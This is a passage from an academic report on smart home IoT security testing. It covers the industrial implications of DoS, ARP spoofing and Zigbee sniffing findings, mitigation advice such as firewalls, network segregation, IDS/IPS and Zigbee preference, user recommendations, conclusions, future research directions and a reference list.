Extrapolating our findings from the smart home environment to an industrial context reveals a striking picture of potential disruption. IIoT has become an integral part of our economy, with businesses across sectors embracing it for its efficiency, productivity, and innovation benefits. However, these advantages could be severely compromised if similar vulnerabilities as identified in our study were to be exploited

in an industrial setting.

Take, for instance, the potential impact of successful DoS attacks. In a smart home context, such attacks might cause temporary inconvenience, disrupting the operation of household devices. But in an industrial setting, where operations are often time-sensitive and dependent on the seamless interaction of numerous devices, the consequences could be far more severe. A successful DoS attack could halt production lines, disrupt logistics, or take critical infrastructure offline, leading to substantial financial losses and potential safety risks. Similarly, the capability to gain control over devices or systems, as seen in our specific attacks, can have far-reaching consequences in an industrial environment. Manipulating industrial control systems could lead to inappropriate operations, system malfunctions, or even catastrophic failures. Even what might seem as minor manipulations could cause a chain reaction in an interconnected industrial system, leading to significant disruptions.

Furthermore, successful attacks that enable intercepting or tampering with data transmissions, as seen with ARP Spoofing and Zigbee frame sniffing, could have serious implications for industries. Confidentiality, integrity, and availability of data are vital in industrial processes. The compromise of data can lead to erroneous decision-making, hinder process optimization, or even pose risks to employee safety. Moreover, the potential for intellectual property theft or espionage can present substantial strategic and economic consequences. Lastly, unauthorized access to systems or user accounts, akin to our observation with the default open port on Home Assistant, can be particularly concerning for industries. This could lead to unauthorized changes in system configurations, fraudulent activities, or breaches of sensitive information. The potential damages, both financial and reputational, could be immense.

To sum up, while our study's direct findings are based on Smart Home IoT, the potential parallels in an industrial context underscore the broader relevance of our research. The impacts of successful attacks in an industrial setting could ripple out, affecting not only the specific businesses involved but also potentially the wider economy. The scale, sensitivity, and interconnected nature of IIoT heighten the importance of robust security measures to prevent such occurrences. The observations from our research highlight the need for comprehensive, multi-layered security strategies, embracing both technological and human factors, to secure our increasingly interconnected world.

4.3 Mitigation Advises

The successful cyberattacks on the IoT devices we tested indicate that various vulnerabilities exist that can be exploited, leading to significant impacts. However, identifying these vulnerabilities and the ways they can be exploited is only the first step. The ultimate aim of this research is to inform strategies and practices that can mitigate these vulnerabilities, reducing the potential for exploitation and the associated impacts. In the following sections, we propose several mitigation strategies that can be implemented to address the vulnerabilities we identified in our study.

4.3.1 Firewalls and Network Segregation

Firewalls, at their most basic, act as gatekeepers for network traffic. They function by evaluating the data packets sent through the network based on predefined security rules, determining which packets are safe and which pose potential threats. When a data packet is deemed potentially harmful, the firewall prevents it from passing through, thereby shielding the network from possible harm. In the context of IoT devices, firewalls play a critical role. As our testing demonstrated, IoT devices can be susceptible to attacks such as DoS, wherein an attacker overwhelms a device with unnecessary requests, effectively rendering it unresponsive. Firewalls can be particularly potent in mitigating such threats. By recognizing the flood of data as an abnormal event, the firewall can block the offending IP address, preventing the deluge of requests from reaching the targeted IoT device and thus averting a potential DoS attack.

Furthermore, the implementation of network segregation can also contribute significantly to the overall security of IoT devices. Also known as network segmentation, this practice involves separating a network into various smaller parts, or

subnetworks. In the context of an IoT environment, this might mean separating IoT devices into a distinct subnetwork, isolated from other parts of the network. The benefits of such segregation are threefold. Firstly, if an attacker gained access to the home network of someone, it would have to access to the segregated containing IoTs to start something directly on them. Secondly, should an IoT device become compromised, the attacker's access would be limited to the segregated network, thereby containing the potential damage and preventing the attack from spreading to other devices or parts of the network. Thirdly, a segregated network can be tailored with specific security controls suitable for IoT devices, thereby providing a more customized and robust security environment.

Therefore, while each IoT device carries potential vulnerabilities, the application of firewalls and network segregation can provide substantial protection. These strategies, serving as fundamental components of a robust cybersecurity approach, should be utilized to safeguard IoT environments from potential threats and attacks.

4.3.2 IDS & IPS

Intrusion Detection System (IDS) and Intrusion Prevention System (IPS) are instrumental cybersecurity tools designed to identify and thwart potential threats within a network environment. They function by continually monitoring network traffic, scrutinizing it for any signs of malicious activity or violations of established security policies.

An IDS, as its name suggests, is primarily responsible for detecting potential threats. It achieves this by comparing network traffic data against a database of known threat signatures or unusual traffic patterns. Upon identifying a potential threat, an IDS generates alerts to notify system administrators of the possible in-

trusion, allowing them to investigate and respond accordingly. In contrast, an IPS is capable of not only detecting potential threats but also taking pre-configured preventative actions to block or mitigate those threats. This can include actions such as dropping malicious packets, blocking network traffic from offending IP addresses, or even resetting the connection.

In the context of IoT environments, the deployment of IDS and IPS can provide significant protection against a variety of cyberattacks[5]. For instance, in the case of ARP Spoofing, where an attacker links their MAC address with the IP address of a legitimate user on the network, an IDS/IPS system can play a crucial role in prevention. By monitoring ARP traffic, these systems can identify abnormal patterns or detect multiple IP-MAC associations, which are indicative of ARP Spoofing. Upon detection, the IPS can then block or isolate the malicious traffic, thereby preventing the spoofing attempt.

However, it is important to note that the effectiveness of IDS and IPS systems greatly depends on their configuration and the accuracy of their threat signature database. Therefore, these systems should be regularly updated and appropriately configured to ensure maximum effectiveness. They are an integral part of a layered security approach, providing crucial defense mechanisms that can significantly enhance the security posture of IoT networks.

[5]The study of Ashutosh Bandekar and Ahmad Y Javaid[38], offers a good understanding of IDS on Low-Power IoT Devices.

4.3.3 Diverse Mitigation Ideas

Here is a non-exhaustive list of mitigation ideas oriented for users, as well as manufacturers:

- **Secure Communication Protocols**: As our tests demonstrated, both Wi-Fi and Zigbee communication protocols can be susceptible to attacks such as DoS and sniffing. Implementing secure versions of these communication protocols, or even adopting entirely new secure protocols, can help mitigate these vulnerabilities. For example, using WPA3 for Wi-Fi can offer better security than WPA2, making it more resilient against DoS attacks. Similarly, Zigbee protocol could be upgraded to its secure version, which includes encryption and key establishment protocols to secure communication, even if for the moment we think it is enough for Zigbee.

- **Regular Updates and Patches**: Regularly updating and patching IoT devices can help protect them from various cyber threats. Software updates often include fixes for known security vulnerabilities, making devices less susceptible to attacks. Both device manufacturers and users have a role to play here. Manufacturers need to ensure that updates and patches are available and easy to install, and users need to ensure they are installed promptly.

- **Software Development Life Cycle (SDLC)**: IoT device manufacturers should adopt a secure SDLC approach (even if we think that is the case for some and hope for all), which embeds security considerations in every phase of the product development lifecycle. This can help to identify and mitigate potential security vulnerabilities from the earliest stages of product development, making the end product more secure.

- **Regular Security Audits**: More oriented for Industry, security is not a one-time operation but a continuous process. Regular security audits of the

IoT devices can help in identifying any new vulnerabilities or weaknesses that might have emerged over time. These audits should ideally be conducted by third-party security professionals to ensure an objective review of the device's security posture.

- **Secure Default Settings**: When devices or software are shipped with insecure default settings, they can pose significant security risks. Manufacturers should ensure that their products have secure default settings, and users should be encouraged to change default passwords and check the security settings when they install a new device or software. For example, the open port 80 vulnerability we identified in the Home Assistant software underscores the importance of secure default settings, the user should think of passing it at least on port 443 or Home Assistant developers should not allow the default port 80, but directly show how to put it on 443, without just a link to another tutorial.

- **Device Hardening**: Reducing the attack surface of IoT devices through device hardening techniques can also be an effective way to improve security. This could include disabling unnecessary services, deleting unused applications, and limiting the number of open ports on the device. This will make the device less attractive and more difficult for an attacker to exploit.

- **User Awareness and Education**: Raising user awareness about IoT security is crucial. Many users are unaware of the potential risks associated with IoT devices and how they can protect themselves. User education could cover topics like the importance of regularly updating device software, the need to change default passwords, and the value of secure Wi-Fi connections.

4.3.4 Protocol Preference

Through our research, we have observed that Zigbee-based devices showed a higher resistance to attacks when compared to their Wi-Fi counterparts. While we were able to sniff Zigbee protocol frames, the overall impact of the vulnerabilities detected was relatively low, especially when compared to the risks inherent in Wi-Fi communication, such as successful DoS attacks.

Zigbee, a specification built on the IEEE 802.15.4 standard, is designed for the creation of personal area networks with a focus on low-power, low-data-rate applications. Its emphasis on power efficiency makes it particularly suitable for IoT devices, which often require long battery lives. Zigbee's low latency is another advantage, facilitating real-time monitoring in certain use cases. From a security standpoint, Zigbee employs AES-128 symmetric encryption for data transmission, providing a robust safeguard against data interception and unauthorized access. By contrast, Wi-Fi devices, especially those utilizing older or outdated encryption protocols, can be more susceptible to breaches. Another notable advantage of Zigbee is its relative simplicity compared to Wi-Fi. Zigbee devices are often easier to configure and offer less potential for misconfiguration, a common source of security vulnerabilities. This user-friendliness does not compromise their security profile, contributing to Zigbee's appeal as a preferred protocol for IoT devices.

Importantly, the use of Zigbee allows for network segregation. By enabling IoT devices to operate on a different network to Wi-Fi devices, Zigbee minimizes the risk of an attack spreading across networks. This segregation is further enhanced by the fact that Zigbee operates on a different frequency band to Wi-Fi, reducing the potential for interference and further bolstering security. However, it is essential to remember that Zigbee is not invulnerable. Our research did reveal certain vulner-

abilities, including frame sniffing. This highlights the need for continued vigilance and the implementation of a range of protective measures alongside protocol selection, including those discussed previously.

Overall, the preference for Zigbee over Wi-Fi can contribute significantly to an overarching security strategy for IoT devices. Its inherent security strengths, coupled with ease of configuration, network segregation capabilities, and reduced interference, make it an attractive option. But, it should not be viewed as a standalone solution. Security in IoT is a complex field, requiring a multilayered approach for effective mitigation of potential cyberattacks. As always, the aim should be to implement a balanced strategy that can effectively mitigate risks while still enabling the full utility of IoT devices.

4.3.5 Recommendations for typical Smart Home Users

Here, we have also compiled a set of recommendations for typical Smart Home users to mitigate the risk of cyberattacks on their IoT devices. These recommendations are divided into three difficulties, based on the complexity and cost involved:

1. **Easy and/or Free solutions**:

    - **Change all default passwords**: This includes the passwords for your internet box, all IoT devices, and any other related systems. Default passwords are often widely known or easily guessable.
    - **Prefer Zigbee devices over Wi-Fi ones**: Zigbee devices, by default, have encrypted communication which makes them more secure against many common cyberattacks.
    - **Use established and secure IoT hubs**: If you are not tech-savvy enough to securely configure a Home Assistant Server, consider using a

secure and well-established IoT hub like Amazon Echo or Google Nest.

- **Configure HTTPS for Home Assistant**: If you are using Home Assistant, it is crucial to configure HTTPS to encrypt your communications and secure your data.
- **Regularly update your devices**: Keep all your IoT devices up to date with the latest firmware and security patches. Enable auto-updates if the feature is available.
- **Be cautious about sharing your Wi-Fi password**: Only share it with people you trust.

2. **Medium difficulty solutions**

   - **Network Segregation**: If you use Wi-Fi devices, consider segregating your network. This means separating your IoT devices from the rest of your network, thereby limiting the potential spread of any breaches.
   - **Firewall Configuration**: Setting up a firewall can provide an extra layer of security to your smart home. It monitors and controls incoming and outgoing network traffic based on predetermined security rules.

3. **Complex and costly solutions**

   - **Set up IDS/IPS**: IDS and IPS can monitor your network for malicious activities, issue alerts, and automatically take preventive measures. This setup requires advanced knowledge and possibly professional assistance.rules.

5 Discussion and Conclusion

5.1 Global synthesis

Over the course of our research undertaken at Alten's lab, where we meticulously explored the intricacies of IoT vulnerabilities and impact of potential cyberattacks. With the number of IoT devices proliferating at an exponential pace, finding a place in almost every modern home, the relevance of this research is extremely significant. Our efforts focused on the smart home environment, an application of IoT technology that many consumers are intimately familiar with and is an exemplar for understanding the broader IoT threat landscape.

We began by setting up our experimental environment, a reflection of a typical smart home setting. The ensemble of IoT devices included everyday smart home gadgets like lightbulbs, smart plugs, a thermometer, and a motion sensor, along with an Amazon Echo and a security camera. These devices employed two major communication protocols, Wi-Fi and Zigbee, and were managed by a Home Assistant Server running on a Raspberry Pi 4B. This setup, while quite indicative of many modern smart homes, provided an excellent framework for our research. As our study progressed, we endeavored to replicate the threat landscape that IoT devices face in their day-to-day operations, thereby providing an insight into their potential vulnerabilities. From fundamental DoS attacks, aiming to overwhelm and incapaci-

tate devices, to more sophisticated and targeted threats such as ARP Spoofing, our experiments encompassed a broad spectrum of cyberattack strategies. The objective was to dissect the defense mechanisms of these IoT devices, expose their weak spots, and understand the impacts of successful infiltrations. Our findings were compelling. We discovered that all the IoT devices under our scrutiny were susceptible to Wi-Fi DoS attacks. Such a vulnerability could lead to severe disruptions, essentially paralyzing the devices and inhibiting their functionalities. Besides, we found that a segment of these devices was vulnerable to DoS attacks executed using hping3, an advanced tool that crafts and sends custom TCP/IP packets. Another critical finding was regarding the Home Assistant server, which functioned as the nucleus of the IoT setup. The server had port 80 open by default, a potential loophole for attackers to exploit and intercept sensitive data such as user IDs and passwords. Delving further, we found that specific attacks could compromise certain devices, allowing control over their operation. For example, a successful attack could allow an intruder to turn a lightbulb or a plug on or off remotely. This manipulation of devices reveals how cyberattacks could invade personal spaces, posing threats that extend beyond mere data theft.

Our study also extended to devices that communicated using the Zigbee protocol. We found that sniffing Zigbee frames was possible, but the vulnerabilities exposed and the degree of control gained did not match the severity witnessed in Wi-Fi-based attacks. This led us to an important recommendation: Zigbee devices may be a safer choice compared to their Wi-Fi counterparts, given the lower risk associated with them. Our research, however, was not solely about discovering vulnerabilities. An equally significant part of our study was the exploration of effective mitigation strategies that could counter these threats. We suggested the deployment of firewalls and the practice of network segregation as primary defense strategies.

Firewalls, by scrutinizing and controlling the incoming and outgoing network traffic, offer a solid defense line against DoS attacks by blocking traffic from known malicious IP addresses. Network segregation, on the other hand, serves as a containment strategy, preventing the spread of a possible attack across the network. IDS and IPS were also highlighted in our research as potent tools to bolster IoT device security. IDS monitors network traffic for malicious activity or policy violations and alerts the system administrators upon detection of a potential threat. IPS goes a step further and takes action to prevent or mitigate the threat. In addition to these methods, we advised on best practices such as secure communication protocols like WPA3 and encrypted Zigbee to defend against DoS attacks and sniffing. Regular software updates and patches, secure SDLC practices, frequent third-party security audits, and robust default settings should be prioritized. Further, device hardening techniques, such as disabling unnecessary services and limiting open ports, can prove effective. Lastly, user education is vital to foster awareness about potential risks and the importance of regular updates, secure passwords, and Wi-Fi connections.

We must underscore the importance of these mitigation measures working in synergy rather than in isolation. For instance, firewalls and network segregation can limit the impact of a successful cyberattack, but they are not foolproof. An attacker may still manage to infiltrate a device via a previously unknown or unpatched vulnerability. This is where an IDS/IPS system can supplement the security framework by identifying and reacting to suspicious activity. Moreover, we advocated for a protocol preference, given the differential vulnerabilities that Wi-Fi and Zigbee devices exhibited in our tests. While Wi-Fi IoT devices are more common and versatile, they also demonstrated higher susceptibility to cyberattacks in our study. In contrast, Zigbee devices, while being vulnerable to sniffing attacks, did not yield critical control to the attackers. This observation led us to recommend Zigbee over Wi-Fi for

consumers considering smart home deployments. it is a nuanced understanding that leans on the trade-off between device capabilities and associated security risks. Our research, comprehensive in its findings, underscores the growing urgency to address security in the rapidly expanding IoT landscape. While our experiments brought to light the existing vulnerabilities and the resulting impacts of cyberattacks, we also pointed to a series of potential mitigation strategies. it is this balanced approach that we believe will help in enhancing the overall security of IoT devices. By dissecting and exposing the vulnerabilities of IoT devices, we have underscored the tangible risks and impacts associated with the adoption of such technologies in our daily lives. However, our study is not a call to abandon or fear this technology. On the contrary, it is an invitation to improve, to build more resilient systems, and to foster an environment where security is prioritized alongside innovation.

In the end, the goal of this research is to help us better understand the ever-evolving threat landscape that IoT devices are facing, to analyze the potential impacts of such threats, and to provide practical mitigation strategies. In doing so, our hope is that this research will serve as a stepping stone for future work in this area and inspire more robust, secure, and trustworthy IoT systems. As we continue to embrace IoT and its transformative potential, it is paramount that we do so with an eye towards security, ensuring that these technologies are not just smart but also safe.

5.2 Answer to research questions

As we delve into the conclusion of our research, we return to the initial problematic and questions that sparked this investigation into the security of IoT devices and the impacts of their vulnerability to cyberattacks. Our problematic focused on the potential vulnerability of IoT devices to even basic cyberattacks, a problem which may have significant direct and indirect impacts on users, organizations, and society as a whole. Moreover, it considered how these impacts could affect the trust in, and adoption of, IoT technology, and it highlighted the need for effective strategies to manage and mitigate these attacks.

Upon launching our investigation, our first question was: *Are IoT devices weak against basic attacks?* After an extensive study of the security measures and protocols implemented in various IoT devices used in smart home environments, we found that this is indeed the case. From Wi-Fi and DoS attacks to ARP spoofing and other device-specific attacks, our study confirmed that many IoT devices exhibit weaknesses that could be exploited even with basic technical knowledge and resources. These findings are indicative of a broader concern within the IoT ecosystem. They suggest that the rapid pace of IoT technology development and deployment, coupled with its increasingly widespread adoption, may be outstripping the efforts to address potential security vulnerabilities.

As we moved to our second question concerning the direct and indirect impacts of these cyberattacks on individual users, organizations, and society as a whole, our study underscored the multi-faceted nature of these impacts. For individual users, a breach can mean privacy invasion, unauthorized control of their devices, and in extreme cases, safety risks. In an organizational context, these attacks can cause operational disruptions, financial losses, and reputational damage, which can take

years to recover from. At a societal level, the impacts are even more far-reaching. Large-scale disruption of services, potential misuse of sensitive information, and potential damage to critical infrastructure, could all result from the successful compromise of IoT devices. These impacts are not only significant in their immediate effects but also in their potential to influence perceptions and trust in IoT technology.

Indeed, our third question specifically addressed this issue of trust. As our research demonstrated, while IoT technology offers significant benefits and conveniences, the persisting security vulnerabilities and the consequential impacts of cyberattacks can significantly affect the trust in this technology. This, in turn, could limit the willingness of individuals, businesses, and society at large to adopt IoT solutions, thereby limiting the technology's potential to enhance productivity, efficiency, and quality of life. This finding is of significant concern, given the vast potential of IoT technology and its growing role in our daily lives and economies.

Finally, we tackled the question of how to manage and reduce the impacts of cyberattacks on IoT devices. Recognizing the existing vulnerabilities and the potential impacts they could have, our research proposed a variety of mitigation strategies that can help bolster the security of IoT devices. The recommendations spanned from technical interventions such as secure communication protocols, regular software updates, device hardening, the use of intrusion detection and prevention systems or firewalls and network segregation, to organizational and human-focused strategies such as adopting a secure SDLC approach, conducting regular third-party security audits, and raising user awareness.

To conclude, in response to our initial problematic, our study has not only confirmed the susceptibility of IoT devices to basic cyberattacks but also provided a

comprehensive understanding of the potential direct and indirect impacts of these attacks. Furthermore, it has revealed the possible consequences of these impacts on the trust in and adoption of IoT technology. Most importantly, our research has offered practical and actionable strategies for managing and mitigating these impacts, providing a roadmap to enhance the resilience of IoT devices against cyber threats and improve the overall security of the IoT ecosystem. By addressing these issues, we can hope to build a future where the benefits of IoT technology can be fully harnessed without compromising security and privacy.

5.3 Future research directions

As we conclude our investigation into the security of IoT devices, it is only apt to look toward the future, considering the possibilities for additional research in this domain. The field of IoT security is an ever-expanding domain where new challenges emerge as the technology evolves. This study has highlighted several vulnerabilities and provided potential mitigations for common IoT devices in a smart home context. However, the scope of IoT extends beyond this, with applications in various fields like healthcare, transportation, industrial automation, and more, each with its unique challenges and considerations.

One aspect that was notably absent from this research was the evaluation of security in IIoT systems. Due to confidentiality concerns and logistical challenges, we were unable to delve into this critical domain. However, the security of IIoT holds significant implications, as industrial systems are often mission-critical, and their failure can lead to catastrophic consequences. Future research could investigate the security challenges unique to IIoT and identify suitable countermeasures. This could involve stress-testing industrial IoT devices against known and emerging threats and exploring strategies to mitigate these risks. In this study, we also noted that Zigbee-

based devices were relatively resilient to the attacks we performed. However, Zigbee security is a complex field that deserves more extensive exploration. An in-depth analysis of Zigbee security protocols, the vulnerabilities they might still harbor, and the impacts of potential breaches could be a valuable addition to the IoT security discourse. The rapid proliferation of Zigbee devices in various sectors, particularly in smart homes and buildings, underlines the relevance of such a study.

In addition, one of the key takeaways from this study was the vulnerability of IoT devices operating on Wi-Fi networks compared to Zigbee. However, this observation is based on the current state of these protocols. As these technologies continue to evolve, it would be valuable to revisit this comparison in the future. For instance, the latest Wi-Fi protocol, WPA3, promises to deliver superior security compared to its predecessor, WPA2. As more devices begin to adopt this newer standard, it would be interesting to reassess the resilience of Wi-Fi-based IoT devices to common attacks. Undoubtedly, the advent of newer protocols could significantly alter the landscape of IoT security. The increasing popularity of low-power wide-area networks (LPWAN) such as LoRaWAN or NB-IoT for IoT connectivity, for instance, introduces a new set of security challenges and considerations. It would be interesting to see how these technologies evolve and how their inherent security postures compare to the existing ones, such as Wi-Fi and Zigbee. Subsequent studies could focus on assessing the vulnerabilities of these emerging technologies and recommend appropriate mitigation strategies.

We should also consider the role of Artificial Intelligence (AI) and Machine Learning (ML) in IoT security (like the study of Guru Prasad BHANDARI, Andreas LYTH, Andrii SHALGINOV and Tor-Morten GRØNLI[58]). As the number of IoT devices continues to grow, it is becoming increasingly challenging to manage and

monitor these devices manually. AI and ML algorithms can automate the process of detecting anomalies and potential attacks, making them a promising solution for managing the security of large-scale IoT deployments. However, these technologies also bring their own set of challenges and vulnerabilities that need to be studied. Future research could explore the intersection of AI/ML and IoT security, assessing the benefits and potential risks of these technologies and how they can be securely implemented in an IoT context. Furthermore, the interplay between IoT devices presents an intriguing area for further investigation. As IoT networks become increasingly integrated, the effects of an attack on one device could potentially propagate through the network, leading to widespread system failures. Understanding this "ripple effect" could shed light on hidden vulnerabilities and inform the design of robust network architectures. Additionally, the rapid development of IoT technologies means that future research must keep pace with these advancements. As new devices and communication protocols emerge, so too do new vulnerabilities. Keeping abreast of these developments and proactively identifying potential security risks could significantly enhance the overall security of IoT systems.

Also, as devices become smarter and more autonomous, the ethical and legal considerations of IoT security become increasingly complex. For instance, who is responsible when an autonomous vehicle is hacked and causes an accident? Exploring these challenging questions could provide valuable insights and inform regulatory frameworks. Moreover, while this research has shed light on certain aspects of IoT security, it has also highlighted areas where knowledge is still lacking. Future research efforts should aim to fill these gaps, offering a more comprehensive understanding of IoT security risks and their mitigation. This is a challenging task that requires the combined efforts of researchers, practitioners, policy-makers, and users alike. It is our hope that this research contributes to these efforts, providing a foundation

for future studies and ultimately leading to more secure and reliable IoT systems. The journey to securing the IoT landscape is a long one, filled with challenges and surprises. However, it is a journey worth embarking on, as the promise of IoT, a world where everything is connected and interactive, holds vast potential for societal progress. The responsibility to ensure this world is safe and secure rests on all of us, and we must rise to the challenge. Lastly, while the primary focus of this study was on network and protocol-level security, future research could delve into device-level security. IoT devices, given their varied nature and wide application scope, can be prone to different kinds of hardware and software vulnerabilities. Understanding these vulnerabilities, their potential exploitation, and ways to mitigate them would be essential for securing IoT devices comprehensively.

In final words, as we continue to embrace IoT technology and reap its benefits, it is imperative to understand that the task of ensuring its security is a continuous process. It requires a proactive, rather than reactive approach, not just dealing with issues as they arise, but anticipating potential threats and taking preventative measures. It is a collaborative effort that requires the commitment of manufacturers, software developers, researchers, and users alike. While the road ahead is long and the task complex, the pursuit of a secure IoT ecosystem is a challenge that we must meet head-on, for the promise that IoT holds for the future is simply too great to ignore.

References

[1] S. Sinha, *State of IoT 2023: Number of connected IoT devices growing 16% to 16.7 billion globally*, IoT Analytics Website, Dec. 2020.

[2] Deloitte., *Beneath the surface of a cyberattack - A deeper look at business impacts*, Deloitte Website.

[3] Cyble, *Importance of Cybersecurity in the Healthcare Industry*, Cyble Ressources Website, May 2023.

[4] N. Culbertson, *Increased Cyberattacks On Healthcare Institutions Shows The Need For Greater Cybersecurity*, Forbes, Jun. 2021.

[5] D. Bonderud, *2022 Industry Threat Recap: Energy*, SecurityIntelligence Website, Apr. 2023.

[6] J. Kuepper, *Cyberattacks and the Risk of Bank Failures*, Investopedia, Mar. 2023.

[7] K. Zetter, *Hacking Wall Street - Could a cyberattack disrupt the financial system?*, The New York Times, Jul. 2021.

[8] M. Secure, *The Physical Impact of Manufacturing Cyber Threats*, Mission Secure Website, May 2023.

[9] C. Brooks, *Cybersecurity in 2022 – A Fresh Look at Some Very Alarming Stats*, Forbes, Jan. 2022.

[10] NCSC, *Ransomware Show Stopper*, National Counterintelligence and Security Center Report, 2022.

[11] WhitePaper, "Impact of Cyberattacks on IoT Devices", Palo Alto Networks, 3000 Tannery Way Santa Clara, CA 95054, Tech. Rep., Oct. 2022.

[12] C. Morales, *Industrial IoT Escalates Risk of Global Cyberattacks*, IndustryWeek, Aug. 2018.

[13] S. ALDER, *82% of Healthcare Organizations Have Experienced a Cyberattack on Their IoT Devices*, TheHippaJournal, Sep. 2019.

[14] V. Sembera and J. Urbanec, *IoT Security Issues, Threats, and Defenses*, TrendMicro Website, Jul. 2021.

[15] M. Zorz, *Why the manufacturing sector needs stronger cyber defenses*, HelpNetSecurity, May 2023.

[16] Deloitte., *Cyber risk in an Internet of Things world*, Deloitte Website.

[17] M. S. Team, *Addressing cybersecurity risk in industrial IoT and OT*, Microsoft.com, Oct. 2020.

[18] S. Moore, *Gartner Predicts By 2025 Cyber Attackers Will Have Weaponized Operational Technology Environments to Successfully Harm or Kill Humans*, Gartner, Jul. 2021.

[19] D. Broom, *5 surprisingly hackable items in your home - and what you can do to make them safer*, Weforum Website, Nov. 2021.

[20] M. Armstrong, *The market for smart home devices is expected to boom over the next 5 years*, Weforum Website, Apr. 2022.

[21] A. Aldahmani, B. Ouni, T. Lestable, and M. Debbah, "Cyber-Security of Embedded IoTs in Smart Homes: Challenges, Requirements, Countermeasures, and Trends", *IEEE Open Journal of Vehicular Technology*, vol. 4, pp. 281–292, Jan. 2023.

[22] Z. Comeau, *Securing the Smart Home Network: The Risks of the IoT*, CEPro Website, Jun. 2023.

[23] A. Spadafora, *Smart home devices are being hit with more cyberattacks than ever*, Techradar Website, Oct. 2019.

[24] J. Reed, *A Perfect Storm: 7 Reasons Global Attacks Will Soar in 2023*, Security Intelligence Website, Jan. 2023.

[25] Z. Chang, *Inside the Smart Home: IoT Device Threats and Attack Scenarios*, TrendMicro Website, Jun. 2019.

[26] J. Cunningham, *Are your IoT devices at risk? Cybersecurity concerns for 2023*, Video on Help Net Security Website, Feb. 2023.

[27] Weforum, *Unchecked Cyberattacks 'Are Growing Threat to Fragile Global Economy'*, Weforum Website, Jan. 2023.

[28] S. Morrison, *There's a handy new label to tell you if your gadget is easy to hack or not*, Vox Website, Jul. 2023.

[29] K. Townsend, *Cyber Insights 2023 | ICS and Operational Technology*, Security Week Website, Feb. 2023.

[30] B. Marr, *The Top Five Cybersecurity Trends In 2023*, Forbes, Nov. 2022.

[31] R. Mitchell, *IoT Security: Key Findings from Nokia's 2023 Threat Intelligence Report*, Electro Pages Website, Jun. 2023.

[32] B. Eshghi, *IoT Cybersecurity in 2023: Importance & Tips To Deal With Attacks*, AIMultiple Research Website, Jan. 2023.

[33] J. Caso, Z. Cole, M. Patel, and W. Zhu, *Cybersecurity for the IoT: How trust can unlock value*, McKinsey Website, Apr. 2023.

[34] C. Page, *US government launches the Cyber Trust Mark, its long-awaited IoT security labeling program*, Tech Crunch Website, Jul. 2023.

[35] S. Ul Rehman and S. Manickam, "A Study of Smart Homes Environments and its Security Threats", *International Journal of Reliability Quality and Safety Engineering*, vol. 23, no. 3, pp. 1640005-1 –1640005-9, May 2016.

[36] T. A. Abullah, W. Ali, S. Malebary, and A. A. Ahmed, "A Review of Cyber Security Challenges, Attacks and Solutions for Internet of Things Based Smart Home", *International Journal of Computer Science and Network Security*, vol. 19, no. 9, pp. 139–146, Sep. 2019.

[37] R. Das and M. Z. Gündüz, "Analysis of Cyber-Attacks in IoT-based Critical Infrastructures", *International Journal of Information Security*, vol. 8, no. 4, pp. 122–133, Dec. 2019.

[38] A. Bandekar and A. Y. Javaid, "Cyber-attack Mitigation and Impact Analysis for Low-power IoT Devices", in *2017 IEEE 7th Annual International Conference on CYBER Technology in Automation, Control, and Intelligent Systems*, IEEE, Honolulu, HI, USA: IEEE, Aug. 2017, pp. 1631–1636.

[39] N. Cam-Winget, A. Sadeghi, and Y. Jin, "INVITED: Can IoT be Secured: Emerging Challenges in Connecting the Unconnected", in *2016 53nd ACM/EDAC/IEEE Design Automation Conference*, ACM/EDAC/IEEE, Austin, TX, USA: IEEE, Jun. 2016, pp. 1–6.

[40] D. Buil-Gil, S. Kemp, S. Kuenzel, L. Coventry, S. Zakhary, D. Tilley, and J. Nicholson, "The digital harms of smart home devices: A systematic literature review", *Computers in Human Behavior*, vol. 145, p. 107 770, Aug. 2023.

[41] I. Stellios, P. Kotzanikolaou, M. Psarakis, C. Alcaraz, and J. Lopez, "A Survey of IoT-Enabled Cyberattacks: Assessing Attack Paths to Critical Infrastructures and Services", *IEEE Communications Surveys & Tutorials*, vol. 20, no. 4, pp. 3453–3495, Jul. 2018.

[42] Y. Meng, W. Zhang, H. Zhu, and X. S. Shen, "Securing Consumer IoT in the Smart Home: Architecture, Challenges, and Countermeasures", *IEEE Wireless Communications*, vol. 25, no. 6, pp. 53–59, Dec. 2018.

[43] B. Hammi, S. Zeadally, R. Khatoun, and J. Nebhen, "Survey on smart homes: Vulnerabilities, risks, and countermeasures", *Computers & Security*, vol. 117, p. 102 677, Jun. 2022.

[44] R. Paudel, T. Muncy, and W. Eberle, "Detecting DoS Attack in Smart Home IoT Devices Using a Graph-Based Approach", in *2019 IEEE International Conference on Big Data (Big Data)*, IEEE, Los Angeles, CA, USA: IEEE, Dec. 2019, pp. 5249–5258.

[45] E. Anthi, L. Williams, M. Słowińska, G. Theodorakopoulos, and P. Burnap, "A Supervised Intrusion Detection System for Smart Home IoT Devices", *IEEE Internet of Things Journal*, vol. 6, no. 5, pp. 9042–9053, Jul. 2019.

[46] F. James, "IoT Cybersecurity based Smart Home Intrusion Prevention System", in *2019 3rd Cyber Security in Networking Conference*, Quito, Ecuador: IEEE, 2019, pp. 107–113.

[47] A. Tabassum and W. Labda, "Security framework for iot devices against cyberattacks", in *6th International Conference on Computer Science, Engineering and Information Technology*, Zurich, Switzerland: ResearchGate, Nov. 2019.

[48] A. Laughlin, *How a smart home could be at risk from hackers*, Which? Whebsite, Jul. 2021.

[49] M. Baezner and P. Robin, "Stuxnet", *CSS Cyberdefense Hotspot Analyses*, vol. 4, Oct. 2017.

[50] S. Traub (sbidy), *pywizlight*, GitHub Repository, 2022.

[51] softScheck GmbH, *Reverse Engineering the TP-Link HS110*, Website & GitHub, Jul. 2016.

[52] Wikipedia, *Digest Access Authentication*, 2023.

[53] R. River Loop Security, *KillerBee*, GitHub Repository, 2021.

[54] D. Cauquil (virtualabs), *Bumblebee, a KillerBee-compatible firmware for TI CC2531*, GitHub Repository, 2021.

[55] O. Olawumi, K. Haataja, M. Asikainen, N. Vidgren, and P. Toivanen, "Three Practical Attacks Against ZigBee Security: Attack Scenario Definitions, Practical Experiments, Countermeasures, and Lessons Learned.", in *IEEE 14th International Conference on Hybrid Intelligent Systems*, IEEE, Kuwait, Kuwait: IEEE, Dec. 2014, pp. 199–206.

[56] M. Shafeul Wara and Q. Yu, "New Replay Attacks on ZigBee Devices for Internet-of-Things (IoT) Applications", in *2020 IEEE International Conference on Embedded Software and Systems*, IEEE, Shanghai, China: IEEE, Dec. 2020.

